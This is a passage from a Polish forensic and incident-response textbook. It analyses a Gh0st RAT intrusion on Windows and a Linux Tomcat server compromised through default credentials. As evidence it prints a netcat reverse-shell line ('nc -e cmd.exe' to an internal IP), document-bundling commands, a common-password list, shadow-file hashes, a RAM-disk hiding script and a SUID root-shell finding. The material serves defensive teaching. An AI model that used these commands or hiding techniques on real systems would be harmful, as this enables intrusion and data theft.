
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Server\UsernameHint

```



Analizowanie plików *.bmc*. Gdy użytkownik łączy się ze zdalnym komputerem za pomocą funkcji Pulpit zdalny, serwer przesyła do klienta bitmapę. Zapisanie tej bitmapy

w plikach *.bmc* pozwala znacznie poprawić wydajność programu Pulpit zdalny po stronie klienta. Omawiane pliki są zwykle zapisywane w formie kafelków o wymiarach 64×64 piksele. Każdy kafelek ma niepowtarzalny skrót. Pliki *.bmc* standardowo znajdują się w katalogu *[nazwa użytkownika]\Local Settings\Application Data\Microsoft\Terminal Server Client\Cache*. Zbadanie tych plików pozwala lepiej poznać ruchy napastnika w zainfekowanej sieci, ustalić używane aplikacje i pliki, a także zastosowane dane uwierzytelniające (z konta, w którym znaleziono dany plik). Do odcodowywania i wczytywania plików *.bmc* służy program BMC Viewer (rysunek 6.16; w3bbo.com/bmc/#h2prog).



Rysunek 6.16. Korzystanie z narzędzia BMC Viewer

W trakcie wczytywania pliku *.bmc* do wspomnianego narzędzia należy wybrać odpowiednią wielkość kafelka i kliknąć przycisk *Load*. Ustalanie rozmiaru (8, 16, 32 itd.) odbywa się metodą prób i błędów. Kliknij kafelek na ekranie, aby zapisać go jako plik graficzny.

Wyszukiwanie anomalii w katalogu *System32*. Przydatną techniką sprawdzania katalogu *c:\WINDOWS\system32* pod kątem podejrzanych plików jest przeprowadzenie operacji diff na tym katalogu i folderze z pamięci podręcznej. Pozwala to uzyskać listę plików z tego katalogu zmodyfikowanych od momentu instalacji. Po ustawieniu w filtrze odpowiedniej daty i czasu znaleziono następujące pliki:

- *6to4ex.dll*,
- *Cleanup.bat*,

- *Ad.bat*,
- *D.rar*,
- *I.txt*.

W trakcie analizowania plików *.bat* okazuje się, że napastnik użył pliku *Cleanup.bat* do pozbycia się śladów z dzienników. Pamiętasz, że zaplanowano wykonywanie tego pliku na godzinę 23.30 każdego dnia?

Plik *Ad.bat* służył do pobierania danych z innych maszyn domeny. Uzyskane w ten sposób pliki były pakowane i przygotowywane do wysłania przez plik *D.rar*. W pliku *Ad.bat* znajdują się ciekawe informacje:

```
cmd /C %TEMP%\nc -e cmd.exe 192.168.3.39
copy *.doc > %TEMP%\bundle.zip
```

Oznacza to, że w katalogu *%Temp%* umieszczono narzędzie netcat. Można je wykorzystać jako odbiornik i utworzyć „furtkę” w zainfekowanym systemie. Następny interesujący łańcuch znaków pokazuje, że napastnicy kopiują dokumenty do pliku *.zip* umieszczonego w katalogu *%Temp%*.


Plik *I.txt* zawiera listę haseł, które (nadal) są często stosowane:

```
123456
password
Password
1234
p@ssw0rd
p@$w0rd
P@ssw0rd
P@$w0rd
12345
sa
admin
letmein
master
pass
test
abc123
```

Choć wymienione pliki odkryto w jednym z systemów, należy sprawdzić, czy nie występują także w innych systemach, ponieważ napastnik utworzył lokalne konto administratora i z pewnością wykradał dokumenty z domeny.


Dzienniki programów antywirusowych. Początkowo w dziennikach programów antywirusowych nie było żadnych wpisów dotyczących narzędzi RAT, które napastnicy umieścili w systemie w celu zinfiltrowania firmy. Dlaczego nie wykryto narzędzia netcat (*nc.exe*)? Większość aplikacji antywirusowych traktuje je jako potencjalnie niepożądany program.

Przyjrzyjmy się dokładniej konfiguracji programu antywirusowego w zaatakowanym systemie. W trakcie sprawdzania ustawień okazuje się, że stosowano zasady domyślne. Wiele programów antywirusowych ma zaawansowane ustawienia, które pozwalają zwiększyć bezpieczeństwo hosta, natomiast rzadko są stosowane. W zasadach występuje wyjątek widoczny na rysunku 6.17.



Rysunek 6.17. Wyjątek w programie antywirusowym

Po kliknięciu przycisku staje się jasne, dlaczego program antywirusowy nie wykrył ani nie zablokował netcata (rysunek 6.18).



Rysunek 6.18. Program antywirusowy nie blokuje netcata

Napastnicy utworzyli wyjątek dla netcata. Musieli to zrobić przed skopiowaniem pliku na zainfekowany komputer. Można się o tym przekonać, analizując wpisy w katalogu *Prefetch* lub pliku MFT.

Inna sztuczka, za pomocą której napastnicy często ukrywają narzędzia przed programami antywirusowymi i systemami IDS, polega na zmianie sygnatury pliku. W trakcie ręcznego pakowania pliku (opis tej procedury można znaleźć w internecie) tablica sekcji pliku (*.date*, *.rsrc* i *.txt*) często jest szyfrowana za pomocą niestandardowej funkcji XOR (XOR to różnica symetryczna; jest to operator bitowy w arytmetyce logicznej).


Sieć. Przydatne w śledztwie może okazać się przeanalizowanie danych przesyłanych z zainfekowanego hosta na serwer C&C. Na podstawie takich analiz można zidentyfikować inne zaatakowane hosty, zdefiniować reguły dla systemu IDS itd. Podśuchiwanie przesyłanych danych jest proste. Wystarczy zastosować Wiresharka — narzędzie o otwartym dostępie do kodu źródłowego przeznaczone do analizy sieci.

Ponieważ wiadomo, że serwer C&C ma adres IP 192.168.6.128, można za pomocą poniższego filtra Wiresharka uzyskać dane przesyłane na ten serwer.

```
ip.dst_host == 192.168.6.128
```

Pozwala to uzyskać listę adresów IP maszyn łączących się z serwerem C&C.

Analiza pakietów pozwala stwierdzić, że każdy pakiet kierowany na serwer C&C i pobierany z niego zaczyna się od słowa *Gh0st* (rysunek 6.19).



Rysunek 6.19. Analizowany pakiet

Na podstawie tych danych można utworzyć następujący filtr Wiresharka:

```
"\x47\x68\x30\x73\x74" (Gh0st)
```

Tę samą sygnaturę można wykorzystać do utworzenia reguły Snorta, aby zablokować przesyłane dane.

Podsumowanie ataku Gh0st

Za pomocą fałszywego e-maila napastnicy umieścili „furtki” w systemach, których użytkownicy kliknęli szkodliwy odnośnik z wiadomości. „Furtka” była ukryta w standardowym procesie, co pozwoliło zachować ją także po ponownym uruchomieniu systemu. Analiza połączeń sieciowych wykazała, że nawiązano sesję z nieznanym adresem IP. W trakcie sprawdzania dzienników zdarzeń stało się jasne, że napastnicy badali wewnętrzną domenę, tworzyli konta i używali usług TS do łączenia się z innymi klientami. Zbadanie czasu poszczególnych zdarzeń i wywołanie instrukcji diff dla katalogu `\System32` pozwoliło wykryć kilka dodanych plików. W trakcie ich analizy stwierdzono, że napastnicy szukali dokumentów i pakowali je w celu ich wyprrowadzenia. Utworzyli też drugą „furtkę” za pomocą netcata. W dzienniku bezpieczeństwa systemu Windows znaleziono nowe konto, `Ch1n00k`, za pomocą którego używano klienta FTP. W harmonogramie zadań znaleziono nowe zadanie, którego wykonanie zaplanowano na każdy wieczór, aby czyścić zawartość dzienników.



Ataki APT na system Linux

Popularność	8
Łatwość przeprowadzenia	8
Szkodliwość	9
Ocena zagrożenia	8

Nie wszystkie ataki APT przeprowadza się na system Microsoft Windows. Linux jest w równym stopniu narażony na atak i zainfekowanie przez usługi sieciowe, luki w aplikacjach oraz usługi i udziały sieciowe. W przedstawionym tu scenariuszu opisano wybrane związane z atakami APT artefakty, które można znaleźć w zainfekowanych hostach z systemem Linux.

Systemem testowym jest tu host z Linuksem, na którym działa serwer Tomcat z niebezpiecznymi danymi uwierzytelniającymi (danymi administratora bezpośrednio skopiowanymi z przykładowej strony, wyświetlanej przy pierwszym łączeniu się z Tomcatem i próbie przejścia do sekcji administracyjnej).

Wykorzystaliśmy narzędzie Metasploit Framework (MFS), aby przez usługę Tomcat uzyskać dostęp do powłoki atakowanej maszyny. W trakcie testów penetracyjnych kilkakrotnie zetknęliśmy się z tą techniką, dlatego zawsze sprawdzamy, czy można ją zastosować. Omawiany scenariusz obejmuje odkrycie usługi Tomcat, znalezienie pliku `\shadow.bak` (rysunek 6.20) i złamanie haseł.

```

root@web01:/etc# ls -al *shadow*
-rw-r----- 1 root shadow 594 2011-12-31 12:53 gshadow
-rw----- 1 root root 583 2011-12-30 22:17 gshadow-
-rw-r----- 1 root shadow 896 2011-12-31 12:53 shadow
-rw----- 1 root root 771 2011-12-30 22:17 shadow-
-r--r--r-- 1 root root 896 2011-12-31 13:20 shadow.bak
root@web01:/etc# cat shadow.bak
gnats:*:15338:0:99999:7:::
nobody:*:15338:0:99999:7:::
libuid:!:15338:0:99999:7:::
syslog:*:15338:0:99999:7:::
sshd:*:15338:0:99999:7:::
postgres:*:15338:0:99999:7:::
landscape:*:15338:0:99999:7:::
tomcat6:*:15338:0:99999:7:::
jack:$6$y4Op8I1V$aCdHO/w4c3fX9YJ5vc54B/qxwT/u5wkeMw.3tw7xFR8UvDPMJmIwt2dCKfC.J11thTfOPwLmd25CrTqsgv06V.:15338:0:99999:7:::
nagios:$6$/0CsGyfh$KHJMSAw5/bBK0sawKsEsezkvzxzEoVmsbnz168qWgcb/fb8L.mNfcXqYcQBi7RTtqzAtoA0I8dhQo0FqY0E80:15338:0:99999:7:::
root@web01:/etc#

```

Rysunek 6.20. Lokalizacja pliku Shadow.bak

Na potrzeby tego scenariusza założymy, że napastnicy wywołali instrukcję `cat` na pliku `/etc/passwd` i znaleźli konto usługi, `nagios`, oraz administratora o nazwie `jack`, którego hasło znajdowało się w polu `gecos` (`gecos: Jack Black, password: jackblack`). Po uzyskaniu dostępu do konta Jacka wystarczy wywołać instrukcję `sudo su -`, ponieważ na całym serwerze są ustawione domyślne opcje zabezpieczeń (zdarza się to zdecydowanie za często).

Z poziomu konta administratora napastnicy instalują „furtkę” PHP, tworzą powłokę z bitem SUID należącą do administratora (pozwala to odzyskać dostęp do konta administratora po zmianie hasła) i pozostawiają dowody skanowania, ale tylko na dysku RAM — jeśli komputer zostanie wyłączony, dowody znikną.

Przyjmijmy też, że napastnicy wykorzystują *hosty pośredniczące*, dlatego pozostawiają bardzo dużo śladów na maszynie. Przejmują konto administratora, przejmują host i zagrożona jest cała sieć.

Przejęty host z Linuksem

Przybywamy do firmy i spotykamy się z zespołem klienta. Ustalamy, że dzieją się dziwne rzeczy, a serwery WWW najwyraźniej są źródłem natężonego podejrzanego ruchu. Nie ma jednak wyraźnych śladów włamania. Na szczęście pracownicy nie wyłączyli serwera, a tylko zablokowali dostęp do niego na poziomie zapory.

Serwer znajduje się w wewnętrznej sieci w centrum danych. W zaporze na granicach sieci jest stosowana statyczna translacja NAT, umożliwiająca dostęp do serwera maszynom z poziomu internetu.

Klienci twierdzą, że nie mają ani chęci, ani czasu, żeby kogoś pozywać, chcą jednak ustalić, czy maszyna została zainfekowana i co się dzieje. Dlatego przygotowanie dokumentacji jest mniej istotne, choć musimy być przygotowani na zmianę zdania przez klientów.


Otrzymujemy hasło do konta administratora i zaczynamy wstępne analizy działającego hosta. Ponieważ organizacja jest niewielka i zatrudnia tylko jednego administratora (Jacka), który odpowiada za wszystko, najpierw sprawdzamy historię jego konta. Chcemy ustalić jego standardowe działania, aby móc wykryć nietypowe operacje.

Oznaki włamania

Niektóre polecenia z historii konta Jacka dają powody do obaw (rysunek 6.21).

Jack mówi, że nie przypomina sobie, żeby tworzył plik `test-cgi.php`. Jest to coś, co warto dokładniej zbadać. Znajdujemy też inne nazwy plików, których Jack nie rozpoznaje (np. `system.sh`). Także tych plików należy poszukać.

Ponadto instrukcja `sudo su-` jest wygodna, ale niebezpieczna. Wskazuje ona, że jest używana domyślna (niezabezpieczona) konfiguracja programu `sudo`. Nie wróży to dobrze.



```

jack@web01:~$ ./...
27 ll
28 ll
29 cat system.sh
30 exit
31 ls
32 pwd
33 ls
34 ll
35 rm test-cgi.php
36 ll
37 cd /var/tmp
38 ls
39 ll
40 more system.sh
41 sudo su -
42 exit
43 history
44 sudo su -
45 clear
46 exit
47 clear
48 ls
49 ll
50 history
jack@web01:~$

```

Rysunek 6.21. Historia wywołanych poleceń

Po krótkim przeglądzie katalogu z dziennikami zauważamy, że serwer Tomcat skonfigurowano tak, aby rejestrował żądania dostępu. Wskazuje na to istnienie plików *localhost_access**. W plikach tych oprócz zapisów normalnych operacji znajdujemy niepokojące wpisy, które mogą być oznaką włamania.

Zwracamy uwagę na wpisy PUT. Ktoś Z INTERNETU umieścił na serwerze aplikację o skomplikowanej nazwie. Wygląda to podejrzanie — jakby ktoś korzystał z Tomcata z uprawnieniami administratora.

Po rozmowie z Jackiem okazuje się, że wykorzystał on nazwę użytkownika i hasło z przykładu z dokumentacji (tomcat/s3cret). Stosowanie domyślnych lub łatwych do odgadnięcia danych uwierzytelniających jest niedopuszczalne. Możliwe, że to właśnie jest przyczyną problemów firmy. Zwróć uwagę na czas (31 grudnia między godziną 18.25 a 21.32). Jack nie zdawał sobie też sprawy, że można włamać się do systemu operacyjnego, wykorzystując aplikację w rodzaju Tomcata.

Za pomocą narzędzia netstat sprawdzamy porty oczekujące na pakiety (rysunek 6.22). Żądamy numerów wszystkich takich portów (-a) powiązanych z nazwami (-n) i usługami oczekującymi na pakiety (-l). Wyświetlamy też procesy używające poszczególnych portów (-p).

UWAGA

Jeśli system został zainfekowany rootkitem, nie można ufać żadnej z podanych instrukcji. Jeżeli użyto rootkita podłączonego do wywołań systemowych, nie pomogą nawet pewne, bezpieczne pliki binarne. Pozostaje mieć nadzieję, że napastnicy nie są wystarczająco zaawansowani lub nie mieli czasu na wprowadzenie tak dużych zmian w systemie.


```

root@web01:/var/log/tomcat6# netstat -anlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      1165/apache2
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      715/sshd
tcp        0      0 127.0.0.1:5432         0.0.0.0:*               LISTEN      908/postgres
tcp        0      0 192.168.1.77:22       192.168.1.70:3354      ESTABLISHED 3532/sshd: jack [pr
tcp6       0      0 0.0.0.0:1:8005        :::*                    LISTEN      3262/java
tcp6       0      0 0.0.0.0:1:8005        :::*                    LISTEN      3262/java
tcp6       0      0 0.0.0.0:1:22          :::*                    LISTEN      715/sshd
tcp6       0      0 0.0.0.0:1:5432        :::*                    LISTEN      908/postgres
udp        0      0 0.0.0.0:68            0.0.0.0:*               ESTABLISHED 673/dhclient3
udp6       0      0 0.0.0.0:1:34061       :::*                    ESTABLISHED 908/postgres

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node  PID/Program name      Path
unix    2      [ ACC ]     STREAM    LISTENING     2581    1/init                @/com/ubuntu/upstart
unix    2      [ ]       DGRAM     2689          337/udevd         @/org/kernel/udev/udevd
unix    2      [ ]       DGRAM     3493          723/rsyslogd      /dev/log
unix    2      [ ACC ]     STREAM    LISTENING     4046    908/postgres        /var/run/postgresql/.s.PGSQL.5
432
unix    3      [ ]       STREAM    CONNECTED    15980    3532/sshd: jack [pr
unix    3      [ ]       STREAM    CONNECTED    15979    3612/0
unix    2      [ ]       DGRAM     15874         3532/sshd: jack [pr
unix    2      [ ]       DGRAM     15152         1237/login
unix    2      [ ]       DGRAM     3550          1/init
unix    3      [ ]       DGRAM     2723          337/udevd
unix    3      [ ]       DGRAM     2722          337/udevd
unix    3      [ ]       STREAM    CONNECTED    2681          1/init                @/com/ubuntu/upstart
unix    3      [ ]       STREAM    CONNECTED    2680          333/upstart-udev-br
root@web01:/var/log/tomcat6#

```

Rysunek 6.22. Informacje o portach oczekujących na pakiety

Dane wyjściowe nie dają powodów do obaw. Widać w nich oczekiwane połączenie z hostem i standardowe usługi.

Innym doskonałym narzędziem do sprawdzania otwieranych plików i usług oczekujących na pakiety jest lsof. Uruchamiamy je z opcją -i, aby wyświetlić wszystkie pliki otwarte w sieci (rysunek 6.23).

```

root@web01:/var/log/tomcat6# lsof -i
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
dhclient3 673 root 4u IPv4 3358 0t0 UDP *:bootpc
sshd 715 root 3r IPv4 3495 0t0 TCP *:ssh (LISTEN)
sshd 715 root 4u IPv6 3497 0t0 TCP *:ssh (LISTEN)
postgres 908 postgres 3u IPv6 4043 0t0 TCP localhost:postgres (LISTEN)
postgres 908 postgres 6u IPv4 4044 0t0 TCP localhost:postgres (LISTEN)
postgres 908 postgres 8u IPv6 4053 0t0 UDP localhost:34061->localhost:34061
postgres 1121 postgres 8u IPv6 4053 0t0 UDP localhost:34061->localhost:34061
postgres 1122 postgres 8u IPv6 4053 0t0 UDP localhost:34061->localhost:34061
postgres 1123 postgres 8u IPv6 4053 0t0 UDP localhost:34061->localhost:34061
postgres 1124 postgres 8u IPv6 4053 0t0 UDP localhost:34061->localhost:34061
apache2 1165 root 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 1195 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 1196 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 1198 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 1199 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 1200 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 3164 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
apache2 3165 www-data 3u IPv4 4133 0t0 TCP *:www (LISTEN)
java 3262 tomcat6 31u IPv6 14848 0t0 TCP *:http-alt (LISTEN)
java 3262 tomcat6 41u IPv6 14854 0t0 TCP localhost:8005 (LISTEN)
sshd 3532 root 3r IPv4 15848 0t0 TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
sshd 3612 jack 3u IPv4 15848 0t0 TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
root@web01:/var/log/tomcat6#

```

Rysunek 6.23. Otwierane pliki

Także tu nie znajdujemy nic podejrzanego, idziemy więc dalej.

Nie istnieje jedno miejsce, w którym napastnicy ukrywają pliki. Znane są jednak pewne popularne sztuczki:

- dyski RAM (obejmują pamięć zmienną i znikają po wyłączeniu zasilania);
- niewykorzystane sektory na dysku (ang. *slack space*);
- system plików */dev*;
- trudne do zauważenia pliki lub katalogi (w Linuksie można utworzyć plik lub katalog o nazwie „..” — kropka, kropka i odstęp);
- katalogi */tmp* i */var/tmp*, ponieważ wszyscy mają uprawnienia do zapisu do nich, a administratorzy rzadko tu zagląдают.

W historii znaleźliśmy wpisy dotyczące katalogu */var/tmp*, dlatego zaczynamy od niego (rysunek 6.24).

```

root@web01:/var/tmp
root@web01:~# cd /var/tmp
root@web01:/var/tmp# ls
struts-2.1.8 struts-2.1.8-all.zip struts-2.1.8-src.zip syslog VMwareTools-8.4.8-491717.tar.gz vmware-tools-distrib
root@web01:/var/tmp# ls -al
total 229109
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 .
drwxr-xr-x 15 root root 4096 2011-12-31 13:58 ..
drwxr-xr-x 2 root root 4096 2011-12-31 21:13 ..
drwxr-xr-x 6 root root 4096 2011-12-30 23:49 struts-2.1.8
-rw-r--r-- 1 root root 120981648 2009-09-29 15:48 struts-2.1.8-all.zip
-rw-r--r-- 1 root root 5383886 2011-12-30 23:20 struts-2.1.8-src.zip
drwxr-xr-x 3 root root 1024 2011-12-31 20:13 syslog
-r--r--r-- 1 root root 108211670 2011-12-30 22:44 VMwareTools-8.4.8-491717.tar.gz
drwxr-xr-x 7 root root 4096 2011-09-24 01:31 vmware-tools-distrib
root@web01:/var/tmp# ls -alb
total 229109
drwxrwxrwt 6 root root 4096 2011-12-31 21:09 .
drwxr-xr-x 15 root root 4096 2011-12-31 13:58 ..
drwxr-xr-x 2 root root 4096 2011-12-31 21:13 ..
drwxr-xr-x 6 root root 4096 2011-12-30 23:49 struts-2.1.8
-rw-r--r-- 1 root root 120981648 2009-09-29 15:48 struts-2.1.8-all.zip
-rw-r--r-- 1 root root 5383886 2011-12-30 23:20 struts-2.1.8-src.zip
drwxr-xr-x 3 root root 1024 2011-12-31 20:13 syslog
-r--r--r-- 1 root root 108211670 2011-12-30 22:44 VMwareTools-8.4.8-491717.tar.gz
drwxr-xr-x 7 root root 4096 2011-09-24 01:31 vmware-tools-distrib
root@web01:/var/tmp#

```

Rysunek 6.24. Zawartość katalogu */var/tmp*

Po wywołaniu samej instrukcji *ls* nie dostrzegamy niczego niezwykłego. Jednak po dodaniu opcji *-a* (wyświetl wszystkie pliki) i *-l* (wyświetl wszystkie informacje) okazuje się, że istnieją dwa katalogi „..” (kropka, kropka). Dodajemy opcję *-b* (wyświetlanie znaków specjalnych) i widzimy, że jeden z nich to tak naprawdę kropka, kropka i odstęp (rysunek 6.25). Jest to miejsce, w którym napastnik prawdopodobnie ukrył pliki.

W katalogu „.. ” widzimy plik „....” z ustawionym bitem SUID. Właścicielem tego pliku jest administrator (trzeba się temu przyjrzeć). Znajdujemy też skrypt powłoki z historii instrukcji Jacka. Okazuje się, że skrypt ten tworzy dysk RAM i montuje go w podkatalogu o niewinnej nazwie w katalogu */var/tmp*. Instrukcja *df* (wyświetla

```

root@web01:/var/tmp/
root@web01:/var/tmp/ # cd '..'
root@web01:/var/tmp/.. # ls -al
total 20
drwxr-xr-x 2 root root 4096 2012-01-01 16:22 .
drwxrwxrwt 6 root root 4096 2011-12-31 21:02 ..
-rwxr-xr-x 1 root root 7139 2011-12-31 21:03 sss
-rw-r--r-- 1 root root 127 2011-12-31 13:55 system.sh
root@web01:/var/tmp/.. # cat system.sh
#!/bin/sh
mkfs -t ext2 -q /dev/ram1 16384
[ ! -d /var/tmp/syslog ] && mkdir -p /var/tmp/syslog
mount /dev/ram1 /var/tmp/syslog
root@web01:/var/tmp/.. # df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/mapper/web01-root
none            38G  2.2G   34G   7% /
none            497M  216K  497M   1% /dev
none            502M    0  502M   0% /dev/shm
none            502M  60K  501M   1% /var/run
none            502M    0  502M   0% /var/lock
none            502M    0  502M   0% /lib/init/rw
none            38G  2.2G   34G   7% /var/lib/ureadahead/debugfs
/dev/sda1       228M   17M  200M   8% /boot
/dev/ram1       16M   170K   15M   2% /var/tmp/syslog
root@web01:/var/tmp/.. #

```

Rysunek 6.25. Podejrzone katalogi

ona zamontowane systemy plików) pozwala stwierdzić, że wspomniany dysk jest zamontowany. Możemy coś tu znaleźć, zacznijmy jednak od pliku z bitem SUID (rysunek 6.26).

```

root@web01:/var/tmp/
root@web01:/var/tmp/.. # file ...
...: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped
root@web01:/var/tmp/.. # strings ...
/lib/ld-linux.so.2
_gmon_start__
libc.so.6
__libc_start_main
GLIBC_2.0
PTRh
[ ^ ]
/bin/sh
root@web01:/var/tmp/.. #

```

Rysunek 6.26. Analizowanie podejrzanego pliku

Za pomocą polecenia `strings` wyszukujemy wszystkie łańcuchy znaków w owym pliku binarnym. Znajdujemy łańcuchy `execve` i `/bin/sh` — klasyczna powłoka z bitem SUID należąca do administratora. Napastnicy chcieli ukryć ją w systemie, aby móc odzyskać uprawnienia administratora, jeśli stracą nieograniczony dostęp do maszyny.

Można też wywołać polecenie `find`, aby znaleźć w katalogach konkretne rzeczy. W UNIX-ie `find` to jedno z najważniejszych narzędzi z bardzo dużą liczbą opcji. Tu wywołujemy je w celu znalezienia plików (`-type f`) z katalogów z dwóch poziomów (`-maxdepth 2`; gdy nie ograniczyliśmy liczby poziomów, danych wyjściowych było za dużo). Pliki sortujemy według daty utworzenia (`-daystart`) i chcemy zobaczyć szczegółowe informacje na ich temat (`-ls`). Dane pokazano na rysunku 6.27.

```

root@web01: /var/tmp
root@web01:/var/tmp# find . -type f -maxdepth 2 -daystart -ls
find: warning: you have specified the -maxdepth option after a non-option argument -type, but options are not positional
(-maxdepth affects tests specified before it as well as those specified after it). Please specify options before other
arguments.
1055230 118152 -rw-r--r-- 1 root root 120981648 Sep 29 2009 ./struts-2.1.8-all.zip
1048685 105676 -r--r--r-- 1 root root 108211670 Dec 30 22:44 ./NMS-coolns-4.8-491717.tar.gz
1055978 8 -rwxr-xr-x 1 root root 7139 Dec 31 21:03 ./...
1055941 4 -rw-r--r-- 1 root root 127 Dec 31 13:55 ./.../system.sh
1055278 4 -rw-r--r-- 1 root root 1424 Sep 23 2009 ./struts-2.1.8/ANTLR-LICENSE.txt
1055271 4 -rw-r--r-- 1 root root 2653 Sep 23 2009 ./struts-2.1.8/FREEMARKER-LICENSE.txt
1055272 4 -rw-r--r-- 1 root root 2567 Sep 23 2009 ./struts-2.1.8/XWORK-LICENSE.txt
1055274 4 -rw-r--r-- 1 root root 2002 Sep 23 2009 ./struts-2.1.8/CLASSWORLDS-LICENSE.txt
1055277 4 -rw-r--r-- 1 root root 2573 Sep 23 2009 ./struts-2.1.8/SITEMESH-LICENSE.txt
1055026 4 -rw-r--r-- 1 root root 799 Sep 23 2009 ./struts-2.1.8/NOTICE.txt
1055276 4 -rw-r--r-- 1 root root 2191 Sep 23 2009 ./struts-2.1.8/XPP3-LICENSE.txt
1055275 4 -rw-r--r-- 1 root root 1506 Sep 23 2009 ./struts-2.1.8/XSTREAM-LICENSE.txt
1055273 4 -rw-r--r-- 1 root root 2563 Sep 23 2009 ./struts-2.1.8/OGNL-LICENSE.txt
1055027 12 -rw-r--r-- 1 root root 10141 Sep 23 2009 ./struts-2.1.8/LICENSE.txt
1055279 12 -rw-r--r-- 1 root root 11337 Sep 23 2009 ./struts-2.1.8/GVAL-LICENSE.txt
1054938 556 -r--r--r-- 1 root root 56727 Sep 24 01:31 ./vmtools-tool=distrib/files
12 1 -rw-r--r-- 1 root root 91 Dec 31 21:10 ./syslog/192.168.1.up
13 28 -rwxr-xr-x 1 jack jack 27180 Dec 31 21:06 ./syslog/pps
14 1 -rw-r--r-- 1 jack jack 182 Dec 31 21:09 ./syslog/ps2.sh
1050877 5260 -rw-r--r-- 1 root root 5383886 Dec 30 23:20 ./struts-2.1.8-src.zip
root@web01:/var/tmp#

```

Rysunek 6.27. Wyszukiwanie informacji w katalogach

